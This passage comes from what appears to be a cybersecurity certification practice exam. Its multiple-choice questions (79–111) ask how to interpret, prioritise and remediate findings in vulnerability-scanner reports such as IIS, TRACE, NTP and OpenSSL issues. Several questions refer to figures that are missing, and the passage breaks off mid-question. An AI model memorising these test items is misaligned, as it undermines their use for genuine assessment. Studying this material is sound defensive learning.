| QID:                                                                                                                             | 91339                             | CVSS Base:                   | 4.3                               |                   |
| Category:                                                                                                                        | Windows                           | CVSS Temporal:               | 3.2                               |                   |
| CVE ID:                                                                                                                          | <a href="#">CVE-2017-0055</a>     | CVSS3 Base:                  | 6.1                               |                   |
| Vendor Reference:                                                                                                                | <a href="#">MS17-016</a>          | CVSS3 Temporal:              | 5.3                               |                   |
| Bugtraq ID:                                                                                                                      | <a href="#">96822</a>             | CVSS Environment:            | -                                 |                   |
| Service Modified:                                                                                                                | 03/17/2020                        | Asset Group:                 | -                                 |                   |
| User Modified:                                                                                                                   |                                   | Collateral Damage Potential: | -                                 |                   |
| Edited:                                                                                                                          | No                                | Target Distribution:         | -                                 |                   |
| PCI Vuln:                                                                                                                        | Yes                               | Confidentiality Requirement: | -                                 |                   |
| Ticket State:                                                                                                                    | Open                              | Integrity Requirement:       | -                                 |                   |
|                                                                                                                                  |                                   | Availability Requirement:    | -                                 |                   |
| <b>THREAT:</b>                                                                                                                   |                                   |                              |                                   |                   |
| An elevation of privilege vulnerability exists when Microsoft IIS Server fails to properly sanitize a specially crafted request. |                                   |                              |                                   |                   |

79. Ryan will not be able to correct the vulnerability for several days. In the meantime, he would like to configure his intrusion prevention system to watch for issues related to this vulnerability. Which one of the following protocols would an attacker use to exploit this vulnerability?
- A. SSH
  - B. HTTPS
  - C. FTP
  - D. RDP
80. Which one of the following actions could Ryan take to remediate the underlying issue without disrupting business activity?
- A. Disable the IIS service.
  - B. Apply a security patch.
  - C. Modify the web application.
  - D. Apply IPS rules.
81. If an attacker is able to exploit this vulnerability, what is the probable result that will have the highest impact on the organization?
- A. Administrative control of the server
  - B. Complete control of the domain
  - C. Access to configuration information
  - D. Access to web application logs
82. Ted is configuring vulnerability scanning for a file server on his company's internal network. The server is positioned on the network as shown here. What types of vulnerability scans should Ted

perform to balance the efficiency of scanning effort with expected results?




- A. Ted should not perform scans of servers on the internal network.
  - B. Ted should perform only internal vulnerability scans.
  - C. Ted should perform only external vulnerability scans.
  - D. Ted should perform both internal and external vulnerability scans.
83. Zahra is attempting to determine the next task that she should take on from a list of security priorities. Her boss told her that she should focus on activities that have the most “bang for the buck.” Of the tasks shown here, which should she tackle first?

| Security Issue                                           | Criticality | Time Required to Fix |
|----------------------------------------------------------|-------------|----------------------|
| 1. Outdated ciphers on web server                        | Medium      | 6 hours              |
| 2. SQL injection vulnerability in employment application | High        | 3 weeks              |
| 3. Security patch to firewall                            | Medium      | 2 days               |
| 4. Complete PCI DSS audit report                         | Low         | 6 hours              |

- A. Task 1

- B. Task 2
  - C. Task 3
  - D. Task 4
84. Morgan is interpreting the vulnerability scan from her organization's network, shown here. She would like to determine which vulnerability to remediate first. Morgan would like to focus on vulnerabilities that are most easily exploitable by someone outside her organization. Assuming the firewall is properly configured, which one of the following vulnerabilities should Morgan give the highest priority?



- A. Severity 5 vulnerability in the workstation
  - B. Severity 1 vulnerability in the file server
  - C. Severity 5 vulnerability in the web server
  - D. Severity 1 vulnerability in the mail server
85. Mike runs a vulnerability scan against his company's virtualization environment and finds the vulnerability shown here in several of the virtual hosts. What action should Mike take?

**INFO** HTTP Methods Allowed (per directory) < >

**Description**

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes' in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

- A. No action is necessary because this is an informational report.
- B. Mike should disable HTTPS on the affected devices.
- C. Mike should upgrade the version of OpenSSL on the affected devices.
- D. Mike should immediately upgrade the hypervisor.
86. Juan recently scanned a system and found that it was running services on ports 139 and 445. What operating system is this system most likely running?
- A. Ubuntu
- B. macOS
- C. Kali
- D. Windows
87. Gene is concerned about the theft of sensitive information stored in a database. Which one of the following vulnerabilities would pose the most direct threat to this information?
- A. SQL injection
- B. Cross-site scripting
- C. Buffer overflow
- D. Denial of service
88. Which one of the following protocols is not likely to trigger a vulnerability scan alert when used to support a virtual private network (VPN)?
- A. IPsec
- B. SSL v2

C. PPTP

D. SSL v3

89. Rahul ran a vulnerability scan of a server that will be used for credit card processing in his environment and received a report containing the vulnerability shown here. What action must Rahul take?

| 2 Web Server HTTP Trace/Track Method Support Cross-Site Tracing Vulnerability |                                             |                              |                 |             |     |
|-------------------------------------------------------------------------------|---------------------------------------------|------------------------------|-----------------|-------------|-----|
|                                                                               | First Detected:                             | Last Detected:               | Times Detected: | Last Fixed: | N/A |
| QID:                                                                          | 86473                                       | CVSS Base:                   | 5.8             |             |     |
| Category:                                                                     | Web server                                  | CVSS Temporal:               | 5               |             |     |
| CVE ID:                                                                       | <a href="#">CVE-2004-2320 CVE-2007-3008</a> | CVSS3 Base:                  | -               |             |     |
| Vendor Reference                                                              | -                                           | CVSS3 Temporal:              | -               |             |     |
| Bugtraq ID:                                                                   | <a href="#">24456 9506</a>                  | CVSS Environment:            | -               |             |     |
| Service Modified:                                                             | 08/20/2020                                  | Asset Group:                 | -               |             |     |
| User Modified:                                                                | -                                           | Collateral Damage Potential: | -               |             |     |
| Edited:                                                                       | No                                          | Target Distribution:         | -               |             |     |
| PCI Vuln:                                                                     | Yes                                         | Confidentiality Requirement: | -               |             |     |
| Ticket State:                                                                 | -                                           | Integrity Requirement:       | -               |             |     |
|                                                                               |                                             | Availability Requirement:    | -               |             |     |

**THREAT:**  
A Web server was detected that supports the HTTP TRACE method. This method allows debugging and connection trace analysis for connections from the client to the Web server. Per the HTTP specification, the TRACE method is intended to be unfiltered. Microsoft IIS web server uses an alias TRACK for this method, and is functionally the same.  
A vulnerability related to this method was discovered. A malicious, active component in a Web page can send Trace requests to a Web server that supports this Trace method. Usually, browser security mechanisms will filter these requests. However, if the request is unfiltered, the response also includes cookie-based or Web-based (if logged on) authentication credentials that the browser automatically sends to the specified Web application on the specified port. The significance of the Trace capability in this vulnerability is that the active component in the page visited by the victim user has no direct access to this authentication information, but gets it after the response is sent back to the browser. Since this vulnerability exists as a support for a method required by the HTTP protocol specification, most common Web servers are vulnerable.  
This exact method(s) supported, Trace and/or Track, and their responses are in the Results section below.

**IMPACT:**  
If this vulnerability is successfully exploited, users of the Web server may lose their authentication credentials for the server and/or for the Web applications hosted by the server to an attacker. This could lead to various types of attacks, such as session hijacking or denial of service.

- A. Remediate the vulnerability when possible.
- B. Remediate the vulnerability prior to moving the system into production and rerun the scan to obtain a clean result.
- C. Remediate the vulnerability within 90 days of moving the system to production.
- D. No action is required.

Use the following scenario to answer questions 90–91.

Aaron is scanning a server in his organization's datacenter and receives the vulnerability report shown here. The service is exposed only to internal hosts.

| 2 NTP Information Disclosure Vulnerability                                                                                                                                               |                                   | port 123/udp              | CVSS:                             | -                            | CVSS3: | -                            | Active |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|---------------------------|-----------------------------------|------------------------------|--------|------------------------------|--------|
| First Detected:                                                                                                                                                                          | 03/16/2020 at 20:08:22 (GMT-0400) | Last Detected:            | 04/04/2020 at 23:18:46 (GMT-0400) | Times Detected:              | 54     | Last Fixed:                  | N/A    |
| QID:                                                                                                                                                                                     | 38293                             | CVSS Base:                | 2.6[!]                            | CVSS Temporal:               | 2.1    | CVSS3 Base:                  | -      |
| Category:                                                                                                                                                                                | General remote services           | CVSS3 Temporal:           | -                                 | CVSS3 Environment:           | -      | Asset Group:                 | -      |
| CVE ID:                                                                                                                                                                                  | -                                 | Target Distribution:      | -                                 | Collateral Damage Potential: | -      | Confidentiality Requirement: | -      |
| Vendor Reference:                                                                                                                                                                        | -                                 | Integrity Requirement:    | -                                 | Availability Requirement:    | -      | Integrity Requirement:       | -      |
| Bugtraq ID:                                                                                                                                                                              | -                                 | Availability Requirement: | -                                 |                              |        |                              |        |
| Service Modified:                                                                                                                                                                        | 06/06/2020                        |                           |                                   |                              |        |                              |        |
| User Modified:                                                                                                                                                                           | -                                 |                           |                                   |                              |        |                              |        |
| Edited:                                                                                                                                                                                  | No                                |                           |                                   |                              |        |                              |        |
| PCI Vuln:                                                                                                                                                                                | No                                |                           |                                   |                              |        |                              |        |
| Ticket State:                                                                                                                                                                            | -                                 |                           |                                   |                              |        |                              |        |
| <b>THREAT:</b>                                                                                                                                                                           |                                   |                           |                                   |                              |        |                              |        |
| The NTP service running on the host allows queries of NTP variables.                                                                                                                     |                                   |                           |                                   |                              |        |                              |        |
| <b>IMPACT:</b>                                                                                                                                                                           |                                   |                           |                                   |                              |        |                              |        |
| A remote user can obtain sensitive information about the host by querying various variables. The information obtained can aid in further attacks against the system.                     |                                   |                           |                                   |                              |        |                              |        |
| <b>SOLUTION:</b>                                                                                                                                                                         |                                   |                           |                                   |                              |        |                              |        |
| Please reconfigure NTP to restrict remote access.                                                                                                                                        |                                   |                           |                                   |                              |        |                              |        |
| If you require assistance in configuring NTP, please refer to your vendor. For an overview of NTP service access restrictions, please see this <a href="#">NTP access restrictions</a> . |                                   |                           |                                   |                              |        |                              |        |
| <b>EXPLOITABILITY:</b>                                                                                                                                                                   |                                   |                           |                                   |                              |        |                              |        |
| There is no exploitability information for this vulnerability.                                                                                                                           |                                   |                           |                                   |                              |        |                              |        |

90. What is the normal function of the service with this vulnerability?

- A. File transfer
- B. Web hosting
- C. Time synchronization
- D. Network addressing

91. What priority should Aaron place on remediating this vulnerability?

- A. Aaron should make this vulnerability his highest priority.
- B. Aaron should remediate this vulnerability urgently but does not need to drop everything.
- C. Aaron should remediate this vulnerability within the next month.
- D. Aaron does not need to assign any priority to remediating this vulnerability.

92. Without access to any additional information, which one of the following vulnerabilities would you consider the most severe if discovered on a production web server?

- A. CGI generic SQL injection
- B. Web application information disclosure
- C. Web server uses basic authentication without HTTPS
- D. Web server directory enumeration

93. Gina ran a vulnerability scan on three systems that her organization is planning to move to production and received the results shown here. How many of these issues should Gina require be resolved before moving to production?

| 10.32. [REDACTED] HP ILO                  |                                                                                                                                     |
|-------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------|
| Vulnerabilities (5) [REDACTED]            |                                                                                                                                     |
| ► [REDACTED] 4                            | RPC Mount Allows Remote Anonymous File System Root Mount CVSS: - Fixed [REDACTED]                                                   |
| ► [REDACTED] 3                            | SSL/TLS use of weak RC4 cipher port 443/tcp over SSL CVSS: - Fixed [REDACTED]                                                       |
| ► [REDACTED] 3                            | SSL/TLS Server supports TLSv1.0 port 443/tcp over SSL CVSS: - Fixed [REDACTED]                                                      |
| ► [REDACTED] 3                            | Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32) port 443/tcp over SSL CVSS: - Fixed [REDACTED]   |
| ► [REDACTED] 3                            | SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Server Side Vulnerability (BEAST) port 443/tcp over SSL CVSS: - Fixed [REDACTED]             |
| 10.32. [REDACTED] Virtualized Linux Guest |                                                                                                                                     |
| Vulnerabilities (2) [REDACTED]            |                                                                                                                                     |
| ► [REDACTED] 3                            | SSL/TLS Server supports TLSv1.0 port 50000/tcp over SSL CVSS: - Fixed [REDACTED]                                                    |
| ► [REDACTED] 3                            | Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32) port 50000/tcp over SSL CVSS: - Fixed [REDACTED] |
| 10.32. [REDACTED] Virtualized Linux Guest |                                                                                                                                     |
| Vulnerabilities (2) [REDACTED]            |                                                                                                                                     |
| ► [REDACTED] 3                            | Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32) port 50000/tcp over SSL CVSS: - Fixed [REDACTED] |
| ► [REDACTED] 3                            | SSL/TLS Server supports TLSv1.0 port 50000/tcp over SSL CVSS: - Fixed [REDACTED]                                                    |

- A. 0.
- B. 1.
- C. 3.
- D. All of these issues should be resolved.

94. Ji-won recently restarted an old vulnerability scanner that had not been used in more than a year. She booted the scanner, logged in, and configured a scan to run. After reading the scan results, she found that the scanner was not detecting known vulnerabilities that were detected by other scanners. What is the most likely cause of this issue?

- A. The scanner is running on an outdated operating system.
- B. The scanner's maintenance subscription is expired.
- C. Ji-won has invalid credentials on the scanner.
- D. The scanner does not have a current, valid IP address.

95. Isabella runs both internal and external vulnerability scans of a web server and detects a possible SQL injection vulnerability. The vulnerability appears only in the internal scan and does not appear in the external scan. When Isabella checks the server logs, she sees the requests coming from the internal scan and sees some requests from

the external scanner but no evidence that a SQL injection exploit was attempted by the external scanner. What is the most likely explanation for these results?

- A. A host firewall is blocking external network connections to the web server.
- B. A network firewall is blocking external network connections to the web server.
- C. A host IPS is blocking some requests to the web server.
- D. A network IPS is blocking some requests to the web server.

96. Rick discovers the vulnerability shown here in a server running in his datacenter. What characteristic of this vulnerability should concern him the most?

| 4 Microsoft Security Update for Windows Kernel-Mode Drivers (MS17-018)                                                                                                                                                                                                                                                                                         |                                                                                                                                                                       | CVSS: -                      | CVSS3: -                          | New               |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|-----------------------------------|-------------------|
| First Detected:                                                                                                                                                                                                                                                                                                                                                | 04/05/2020 at 01:18:07 (GMT-0400)                                                                                                                                     | Last Detected:               | 04/05/2020 at 01:18:07 (GMT-0400) | Times Detected: 1 |
| QID:                                                                                                                                                                                                                                                                                                                                                           | 91942                                                                                                                                                                 | CVSS Base:                   | 7.2                               |                   |
| Category:                                                                                                                                                                                                                                                                                                                                                      | Windows                                                                                                                                                               | CVSS Temporal:               | 5.3                               |                   |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                        | CVE-2017-0024 CVE-2017-0026 CVE-2017-0056 CVE-2017-0078 CVE-2017-0079 CVE-2017-0080 CVE-2017-0081 CVE-2017-0082                                                       | CVSS3 Base:                  | 7.8                               |                   |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                              | MS17-018                                                                                                                                                              | CVSS3 Temporal:              | 6.8                               |                   |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                    | <a href="#">96029</a> , <a href="#">96032</a> , <a href="#">96030</a> , <a href="#">96031</a> , <a href="#">96032</a> , <a href="#">96033</a> , <a href="#">96034</a> | CVSS Environment:            | -                                 |                   |
| Service Modified:                                                                                                                                                                                                                                                                                                                                              | 03/17/2020                                                                                                                                                            | Asset Group:                 | -                                 |                   |
| User Modified:                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                       | Collateral Damage Potential: | -                                 |                   |
| Edited:                                                                                                                                                                                                                                                                                                                                                        | No                                                                                                                                                                    | Target Distribution:         | -                                 |                   |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                      | Yes                                                                                                                                                                   | Confidentiality Requirement: | -                                 |                   |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                  | Open                                                                                                                                                                  | Integrity Requirement:       | -                                 |                   |
| Availability Requirement:                                                                                                                                                                                                                                                                                                                                      | -                                                                                                                                                                     |                              |                                   |                   |
| <b>THREAT:</b>                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                       |                              |                                   |                   |
| Multiple elevation of privilege vulnerabilities exist in Windows when the Windows kernel-mode driver fails to properly handle objects in memory. The update addresses the vulnerabilities by correcting how the Windows kernel-mode driver handles objects in memory. This security update is rated Important for all supported releases of Microsoft Windows. |                                                                                                                                                                       |                              |                                   |                   |
| <b>IMPACT:</b>                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                       |                              |                                   |                   |
| The vulnerabilities could allow elevation of privilege if an attacker logs on to an affected system and runs a specially crafted application that could exploit the vulnerabilities and take control of an affected system.                                                                                                                                    |                                                                                                                                                                       |                              |                                   |                   |
| <b>SOLUTION:</b>                                                                                                                                                                                                                                                                                                                                               |                                                                                                                                                                       |                              |                                   |                   |
| Customers are advised to refer to <a href="#">MS17-018</a> for more information.                                                                                                                                                                                                                                                                               |                                                                                                                                                                       |                              |                                   |                   |
| Patch:                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                       |                              |                                   |                   |
| Following are links for downloading patches to fix the vulnerabilities:<br><a href="#">MS17-018: Windows</a>                                                                                                                                                                                                                                                   |                                                                                                                                                                       |                              |                                   |                   |
| <b>EXPLOITABILITY:</b>                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                       |                              |                                   |                   |
| There is no exploitability information for this vulnerability.                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                       |                              |                                   |                   |

- A. It is the subject of a recent security bulletin.
- B. It has a CVSS score of 7.8.
- C. There are multiple Bugtraq and CVE IDs.
- D. It affects kernel-mode drivers.

97. Carl runs a vulnerability scan of a mail server used by his organization and receives the vulnerability report shown here. What action should Carl take to correct this issue?

| 4 OpenSSL oracle padding vulnerability(CVE-2016-2107)                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                    | port 443/tcp over SSL | Active                            |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------|-----------------------|-----------------------------------|
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 08/22/2016 at 20:52:54 (GMT-0400)                  | Last Detected:        | 08/26/2016 at 05:02:18 (GMT-0400) |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 38626                                              |                       |                                   |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | General remote services                            |                       |                                   |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | <a href="#">CVE-2016-2107</a>                      |                       |                                   |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | <a href="#">OpenSSL Security Advisory 20160503</a> |                       |                                   |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | <a href="#">91787, 89780</a>                       |                       |                                   |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 05/24/2016                                         |                       |                                   |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | -                                                  |                       |                                   |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | No                                                 |                       |                                   |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | No                                                 |                       |                                   |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                    |                       |                                   |
| <b>THREAT:</b><br>The OpenSSL Project is an Open Source toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS) protocols as well as a general purpose cryptography library.<br>OpenSSL contains the following vulnerability:<br>A MITM attacker can use a padding oracle attack to decrypt traffic when the connection uses an AES CBC cipher and the server support AES-NI. Affected Versions:<br>OpenSSL 1.0.2 prior to OpenSSL 1.0.2h OpenSSL 1.0.1 prior to OpenSSL 1.0.1t |                                                    |                       |                                   |

- A. Carl does not need to take any action because this is an informational report.
- B. Carl should replace SSL with TLS on this server.
- C. Carl should disable weak ciphers.
- D. Carl should upgrade OpenSSL.
98. Renee is configuring a vulnerability scanner that will run scans of her network. Corporate policy requires the use of daily vulnerability scans. What would be the best time to configure the scans?
- A. During the day when operations reach their peak to stress test systems
- B. During the evening when operations are minimal to reduce the impact on systems
- C. During lunch hour when people have stepped away from their systems but there is still considerable load
- D. On the weekends when the scans may run unimpeded
99. Ahmed is reviewing the vulnerability scan report from his organization's central storage service and finds the results shown here. Which action can Ahmed take that will be effective in remediating the highest-severity issue possible?

| NetApp Release 8.1.4P3 7-Mode |                                                                             |                       |       |          |             |
|-------------------------------|-----------------------------------------------------------------------------|-----------------------|-------|----------|-------------|
| Vulnerabilities (22)          |                                                                             |                       |       |          |             |
| ►                             | 5 EOL/Obsolete Software: SNMP Version Detected                              | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 3 NetBIOS Shared Folder List Available                                      | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 3 NFS Exported Filesystems List Vulnerability                               | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 3 SSL Server Has SSLv3 Enabled Vulnerability                                | port 443/tcp over SSL | CVSS: | - CVSS3: | - Active    |
| ►                             | 3 SSL Server Has SSLv2 Enabled Vulnerability                                | port 443/tcp over SSL | CVSS: | - CVSS3: | - Active    |
| ►                             | 3 SSL/TLS use of weak RC4 cipher                                            | port 443/tcp over SSL | CVSS: | - CVSS3: | - Active    |
| ►                             | 3 Readable SNMP Information                                                 | port 161/udp          | CVSS: | - CVSS3: | - Active    |
| ►                             | 2 NetBIOS Name Accessible                                                   | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 2 Hidden RPC Services                                                       | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 2 YP/NIS RPC Services Listening on Non-Privileged Ports                     | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 2 Default Windows Administrator Account Name Present                        | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 2 SSL Certificate - Server Public Key Too Small                             | port 443/tcp over SSL | CVSS: | - CVSS3: | - Active    |
| ►                             | 2 SSL Certificate - Self-Signed Certificate                                 | port 443/tcp over SSL | CVSS: | - CVSS3: | - Active    |
| ►                             | 2 SSL Certificate - Subject Common Name Does Not Match Server FQDN          | port 443/tcp over SSL | CVSS: | - CVSS3: | - Active    |
| ►                             | 2 SSL Certificate - Signature Verification Failed Vulnerability             | port 443/tcp over SSL | CVSS: | - CVSS3: | - Active    |
| ►                             | 2 SSL Certificate - Improper Usage Vulnerability                            | port 443/tcp over SSL | CVSS: | - CVSS3: | - Active    |
| ►                             | 2 NTP Information Disclosure Vulnerability                                  | port 123/udp          | CVSS: | - CVSS3: | - Active    |
| ►                             | 1 Non-Zero Padding Bytes Observed in Ethernet Packets                       | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 1 mountd RPC Daemon Discloses Exported Directories Accessed by Remote Hosts | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 1 "quotad" RPC Service Present                                              | CVSS:                 | -     | CVSS3:   | - Active    |
| ►                             | 1 Presence of a Load-Balancing Device Detected                              | port 80/tcp           | CVSS: | - CVSS3: | - Active    |
| ►                             | 1 Presence of a Load-Balancing Device Detected                              | port 443/tcp over SSL | CVSS: | - CVSS3: | - Re-Opened |

- A. Upgrade to SNMP v3.
  - B. Disable the use of RC4.
  - C. Replace the use of SSL with TLS.
  - D. Disable remote share enumeration.

Use the following scenario to answer questions 100–101.

Glenda ran a vulnerability scan of workstations in her organization. She noticed that many of the workstations reported the vulnerability shown here. She would like to not only correct this issue but also prevent the likelihood of similar issues occurring in the future.

100. What action should Glenda take to achieve her goals?
- A. Glenda should uninstall Chrome from all workstations and replace it with Internet Explorer.
  - B. Glenda should manually upgrade Chrome on all workstations.
  - C. Glenda should configure all workstations to automatically upgrade Chrome.
  - D. Glenda does not need to take any action.
101. What priority should Glenda place on remediating this vulnerability?
- A. Glenda should make this vulnerability her highest priority.
  - B. Glenda should remediate this vulnerability urgently but does not need to drop everything.
  - C. Glenda should remediate this vulnerability within the next several months.
  - D. Glenda does not need to assign any priority to remediating this vulnerability.
102. After reviewing the results of a vulnerability scan, Gabriella discovered a flaw in her Oracle database server that may allow an attacker to attempt a direct connection to the server. She would like to review NetFlow logs to determine what systems have connected to the server recently. What TCP port should Gabriella expect to find used for this communication?
- A. 443
  - B. 1433
  - C. 1521
  - D. 8080
103. Terry recently ran a vulnerability scan against his organization's credit card processing environment that found a number of vulnerabilities. Which

vulnerabilities must he remediate to have a “clean” scan under PCI DSS standards?

- A. Critical vulnerabilities
  - B. Critical and high vulnerabilities
  - C. Critical, high, and medium vulnerabilities
  - D. Critical, high, medium, and low vulnerabilities
104. Himari discovers the vulnerability shown here on several Windows systems in her organization. There is a patch available, but it requires compatibility testing that will take several days to complete. What type of file should Himari be watchful for because it may directly exploit this vulnerability?

| 4 Microsoft Windows PNG Processing Information Disclosure Vulnerability (MS15-024) |                                |                                   |
|------------------------------------------------------------------------------------|--------------------------------|-----------------------------------|
| First Detected:                                                                    | Last Detected:                 | Times Detected:                   |
| QID: 91026                                                                         | CVSS Base: 4.3                 | 09/28/2020 at 10:42:15 (GMT-0400) |
| Category: Windows                                                                  | CVSS Temporal: 3.4             |                                   |
| CVE ID: CVE-2015-0080                                                              | CVSS3 Base: -                  |                                   |
| Vendor Reference: MS15-024                                                         | CVSS3 Temporal: -              |                                   |
| Bugtraq ID: 72909                                                                  | CVSS Environment: -            |                                   |
| Service Modified: 03/11/2020                                                       | Asset Group: -                 |                                   |
| User Modified: -                                                                   | Collateral Damage Potential: - |                                   |
| Edited: No                                                                         | Target Distribution: -         |                                   |
| PCI Vuln: Yes                                                                      | Confidentiality Requirement: - |                                   |
| Ticket State: Open                                                                 | Integrity Requirement: -       |                                   |
|                                                                                    | Availability Requirement: -    |                                   |

- A. Private key files
  - B. Word documents
  - C. Image files
  - D. Encrypted files
105. Aaron is configuring a vulnerability scan for a Class C network and is trying to choose a port setting from the list shown here. He would like to choose a scan option that will efficiently scan his network but also complete in a reasonable period of time. Which setting would be most appropriate?

**None**

**Full**

Standard Scan (about 1900 ports)  [View list](#)

Light Scan (about 160 ports)  [View list](#)

Additional

(ex: 1-1024, 8080)

- A. None
- B. Full
- C. Standard Scan
- D. Light Scan
106. Haruto is reviewing the results of a vulnerability scan, shown here, from a web server in his organization. Access to this server is restricted at the firewall so that it may not be accessed on port 80 or 443. Which of the following vulnerabilities should Haruto still address?

▼ Vulnerabilities (6) 

|                                                                                       |                                                                             |
|---------------------------------------------------------------------------------------|-----------------------------------------------------------------------------|
|  5 | EOL/Obsolete Software: OpenSSL 0.9.8/1.0.0 Detected                         |
|  3 | Apache HTTP Server HttpOnly Cookie Information Disclosure Vulnerability     |
|  3 | HTTP TRACE / TRACK Methods Enabled                                          |
|  2 | Web Server HTTP Trace/Track Method Support Cross-Site Tracing Vulnerability |
|  1 | Apache Web Server ETag Header Information Disclosure Weakness               |
|  1 | Presence of a Load-Balancing Device Detected                                |

- A. OpenSSL version.
- B. Cookie information disclosure.
- C. TRACK/TRACE methods.
- D. Haruto does not need to address any of these vulnerabilities because they are not exposed to the outside world.
107. Brian is considering the use of several different categories of vulnerability plug-ins. Of the types listed here, which is the most likely to result in false positive reports?

- A. Registry inspection
  - B. Banner grabbing
  - C. Service interrogation
  - D. Fuzzing
108. Binh conducts a vulnerability scan and finds three different vulnerabilities, with the CVSS scores shown here. Which vulnerability should be his highest priority to fix, assuming all three fixes are of equal difficulty?
- Vulnerability 1**  
CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

**Vulnerability 2**  
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

**Vulnerability 3**  
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- A. Vulnerability 1.
  - B. Vulnerability 2.
  - C. Vulnerability 3.
  - D. Vulnerabilities 1 and 3 are equal in priority.
109. Which one of the following is not an appropriate criterion to use when prioritizing the remediation of vulnerabilities?
- A. Network exposure of the affected system.
  - B. Difficulty of remediation.
  - C. Severity of the vulnerability.
  - D. All of these are appropriate.
110. Landon is preparing to run a vulnerability scan of a dedicated Apache server that his organization is planning to move into a screened subnet (DMZ). Which one of the following vulnerability scans is *least* likely to provide informative results?
- A. Web application vulnerability scan

- B. Database vulnerability scan
- C. Port scan
- D. Network vulnerability scan
111. Ken recently received the vulnerability report shown here that affects a file server used by his organization. What is the primary nature of the risk introduced by this vulnerability?
- | NetBIOS Name Conflict Vulnerability                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                   |                              |                                   |                 |     |
